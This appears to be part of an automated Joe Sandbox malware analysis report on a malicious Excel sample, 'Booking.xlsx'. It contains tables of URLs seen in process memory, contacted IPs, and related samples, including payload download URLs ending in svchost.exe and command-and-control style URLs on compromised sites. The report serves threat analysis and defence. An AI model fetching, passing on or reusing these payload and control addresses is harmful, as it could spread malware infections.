http://search.ebay.de/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mtv.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000007.0000000 0.2194501309.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://validator.w3.org/check?uri=referer	vbc.exe, vbc.exe, 00000005.000 00000.2173313353.0000000000CF2 000.00000020.00020000.sdmp, vbc.exe, 00000006.00000002.2218672810.0000 000000CF2000.00000020.00020000 .sdmp	false		high
http://msk.afisha.ru/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://qunect.com/download/QuNect.exeMOperation	vbc.exe, 00000004.00000002.218 1150885.0000000000CF2000.00000 020.00020000.sdmp, vbc.exe, 00 000005.00000000.2173313353.000 0000000CF2000.00000020.0002000 0.sdmp, vbc.exe, 00000006.0000 0002.2218672810.0000000000CF20 00.00000020.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://it.search.dada.net/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000007.0000000 0.2200795359.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.target.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.espn.go.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000007.0000000 2.2380506193.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cdiscount.com/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.tiscali.it/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.141.138.118	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	false
160.153.136.3	unknown	United States		21501	GODADDY-AMSDE	true
54.67.120.65	unknown	United States		16509	AMAZON-02US	false
81.169.145.165	unknown	Germany		6724	STRATOSTRATOAGDE	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356846
Start date:	23.02.2021
Start time:	17:46:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Booking.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@11/8@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.4% (good quality ratio 14.9%) • Quality average: 64.8% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:47:14	API Interceptor	88x Sleep call for process: EQNEDT32.EXE modified
17:47:18	API Interceptor	76x Sleep call for process: vbc.exe modified
17:47:42	API Interceptor	230x Sleep call for process: NETSTAT.EXE modified
17:48:18	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.141.138.118	22-2-2021 .xlsx	Get hash	malicious	Browse	• thdyworkfinerainbotm.dns.army/findoc/svchost.exe
	17-02 Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	New-Order Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Inquiry from Pure fine food Ltd.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Debtor_Statement.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Order 34.xlsx	Get hash	malicious	Browse	• wsdyworkfinerainbows.dns.army/receipwt/svchost.exe
	3rd February Order Request.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Order Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Vietcong Order February.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Tyre List.xlsx	Get hash	malicious	Browse	• wsdyworkfinerainbows.dns.army/receipwt/svchost.exe
	New -PO January.xlsx	Get hash	malicious	Browse	• wsdyworkfinesanothws.dns.navy/worksdoc/svchost.exe
	IMG-CMR.xlsx	Get hash	malicious	Browse	• workfinestdysanothtp.dns.army/worksdoc/svchost.exe
	SHIPPING DOCUMENTS.xlsx	Get hash	malicious	Browse	• workfinewsdysanother.dns.army/worksdoc/svchost.exe
	New Import and Export Regulation.xlsx	Get hash	malicious	Browse	• stdyworkfinesanotherrainbowlomoyentstfcp.ydns.eu/worksdoc/svchost.exe
160.153.136.3	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• www.buyselleasewithlisa.com/uszn/?l48=mPpTgQkduQgKd9eKHDnKxG7Zl5xM97l2KtefNy7cE9uF2W6RPqZ+V0j9JFBrxigWFYGz&ofrxU=yVMtQLoX
	NewOrder.xlsm	Get hash	malicious	Browse	• www.actranslate.com/tub0/?azuxWju=9kUE4sav2/LP9TrJDc67J8k/k24+lu0rgVtnj1PSEEeZ6JBjpW2Bsvw8EuVgnFTTtvZW5g==&0dt=YtdhwPcHS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.ondemandbarbering.com/bw82/?GZopM=kvuD_XrpiP&RFQx_=/uLN5+rz6Tt97hDEoOKXvxUOX9d2FCRa7e+MtK6cN7T3OLj7ozaH3+uXpMzRvYE3VPil2g==
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• www.powermindcoaching.com/idir/?jFNhC=hwkvgHy48ghmImMWzAdxmMIc2NJmaXdSmdjKS++gC1c6cUK6HyWTzvaAxwVCC50AN/AR7yL8cw==&PlHT0=_6g89p5H3xehg
	7R29qUuJef.exe	Get hash	malicious	Browse	• www.dealsonwheeeles.com/bw82/?YliL=YNoZp1cRA6SVOqyJymFogp2JCj7FMVLhyO5okn1qVTKMcBnM1o+1nt1kFwvDwcyajWVF&RX=dn9dSBwpLLodPRy
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• www.exlineinsurance.com/bw82/?-Zw=BmIsBElqWbiwomt7kqeO/+wp1eRqaF5UDtohozSbguw2D9Dle/F6SI7yp6GDrJeBiJjd&2db=X48HMfxHw
	urgent specification request.exe	Get hash	malicious	Browse	• www.outlandsolar.com/2bg/?U8PL=7TNFGO6h+cLsCe9WqKO5KavC14kfAdNf0RXsPfpEmi107dhQEjNaTQA0ociJiRXcgv2T&RfutZJ=0V0hlT
	Shinshin Machinery.exe	Get hash	malicious	Browse	• www.damsalon.com/gbr/?Jt7=pr7uWOYRsJDRipSc6LqHuFigeOgMzLOmyeKvzvM0wfiSvj5dfyV9gMbHr1N8izqMn2jS&EHO8qf=NJEx_TihIRV
	CMahQwuvAE.exe	Get hash	malicious	Browse	• www.exlineinsurance.com/bw82/?CneDg=BmIsBElqWbiwomt7kqeO/+wp1eRqaF5UDtohozSbguw2D9Dle/F6SI7yp5m57Y+54uCa&Dxlpd=2dmp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#652.exe	Get hash	malicious	Browse	• www.perfectretreatswa.com/m3de/?dh0xl=h3j1g3POPHTWNx2N+jSnQO346+B5orLOTEGPtqWf6pBCWAHCTVcIhjzWzcYMkUeBNfau&BR=CvPh
	wfEePDdnmR.exe	Get hash	malicious	Browse	• www.inspirationaltraveler.com/nins/?2d8=Mz//N96d1Ihtzlso+qSNYnkQ9jNTRICMtKfPgONg/PX+ANFGqFTibYTp9iPXBB/QQDlm&BRA0vf=YV8l2Jn0
	po.exe	Get hash	malicious	Browse	• www.naveseserti.com/wtb/?DxoHn=2daDG&tdcxfR=iJn2qUWcrX+THt7ztONDVSw154pCm/e/819yFFsTHK2bt8EdJNnlyFdDUp8nT/PIIn8N
	Details!!.exe	Get hash	malicious	Browse	• www.christiandailyusa.com/t052/?Txlp=DVgTZPS8Krg0RZ&al88_FR8=prdv1VbO4ZDHQQDUocIIxOCDVaUGE+sUaaTmxsuBezDKZQ10clVSR+BHlmembIIHOWLX
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• www.concordhomeevaluation.com/da0a/?EjY=dhrdFxjxtJ0&1bz=uHvI5XDJRRwa0e/jvHGHCOuwedukss94ZBLyrjL/W13bRufq2/ti6Aznlr12+W//4IHP
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• www.outlandsolar.com/gzcj/?zn=JUZKXajlNXjpQYlDvuULx9hFkGkc6cgVjrKumN4gZ4Gr+v3bF1Kxf6NoT7+UFLOkUugDfVPosw==&SP=DjfD_VNP4PYp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tXoqs48Ta9.rtf	Get hash	malicious	Browse	• www.advancedcaremedical.com/c239/?XR-p=zpv5YNWkyED4aJQT1xTIqe2DeNtx0w0G3KSLnaFCQFJ0w1SlmGrhhCPhUjNVyp2kxjsvXw==&LN9xg=7nG07PO0Dbw8PFL
	q2o0a1neTm.exe	Get hash	malicious	Browse	• www.loyaloneconstruction.com/xle/?u6u4=hBWp7l4HSL7&MZQL=B5+FpCrInFWhwdy/i7r7A6LlEeg4FVV+oUpb9TtWxSwXGmzxoDeRx/BGcDAiYnFLRRy1
	VgO6Tbd7Rx.exe	Get hash	malicious	Browse	• www.abhisclub.com/rgc/
	8nxKYwJna8.exe	Get hash	malicious	Browse	• www.fixmygearfast.com/csv8/?UT=EhUhb4&OjKL3=bczMUAuRcAXUfehkBA3FaFpfgVKghqiBPuGiKAiKlgeMS/vW28KC3EFG87zxnYW1TCT6
	PR Agreement FEB2021.xlsx	Get hash	malicious	Browse	• www.dealsonwheeeles.com/bw82/?rDHt=YNoZp1cUA9SRO6+FwmFogp2JCj7FMVLhyOh44kprRzKNcwLKy4v5xpNmGWjF7tmR2whyYA==&9rbPKt=zzr4Wp8XVp9

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
thdyworkfinerainbotm.dns.army	22-2-2021 .xlsx	Get hash	malicious	Browse	• 103.141.138.118
ow.ly	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	QTN3C2AF414EDF9_041873.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	TIC ENQ2040 FCI.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	New_Message00934.htm	Get hash	malicious	Browse	• 54.67.57.56
	http://https://u17588438.ct.sendgrid.net/ls/click?upn=h-2Bj1pe3h4Ysprj-2F8RRf9ChxAthv8oUCYMnydAOiqdZUW-2BWPjSW0-2FEf5GesIstZyF0TVG_lbRSzjTjAOmWKCI6GhhOife1Jj1xtmqeANf3i3jW3opERdKAfB6RW1d9S3-2BY3uAZ73G93x4NRv3SGU9GC4XSs1eCeVJJbjnXgiEyfnLUrO5zxeR-2BpWFMutEFdboHQGx95igAqkR70Vu4Hiwd9NcrDdrJs-2BOivQ93TFqP-2BT4HPMkXW0NLxBKQVPvAgnXNChoww1TXGQN2qsuqwn8GkbQaq3PqNM7QYH3v-2Fv5T56RWSqXIWExu7REiKCcAp9f6Du8y	Get hash	malicious	Browse	• 54.67.120.65

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://u18021447.ct.sendgrid.net/ls/click?upn=4-2B97j-2BtYQoCl2fDYEybJE8VXu-2FoT5KUlTEBIP-2FZpwja1LaUJU-2BvsibdvO6vqoNKGEtLN_tkuwbiJYWhKaepE-2BM1TZDajlOQqjy023dIArdFfY4Q7aInX1fHyzMaSNgDpN4RXFFT28Nvm4lTgRP2Lo2wigkcpLbULWR3rg-2FE60qFalXBd1XauXGfqffZ3Vso2GpH8M2RIy-2BLstJ0DTX5Ex-2FSV3rlGx9ZgW98jLaWYfY9EKxp-2Bb-2FdkzvrNyt500LWgC9ORMQ0r6YfW8Y79Zk2VNJnudzlxb1CJo-2FW7Zs6eo8A-2FWgzs-3D	Get hash	malicious	Browse	• 54.67.62.204
	http://ow.ly/nDiV30mD63n	Get hash	malicious	Browse	• 54.183.132.164
	http://ow.ly/Rrh750jwUFv	Get hash	malicious	Browse	• 54.67.57.56
	GTEDS.pdf	Get hash	malicious	Browse	• 54.67.120.65
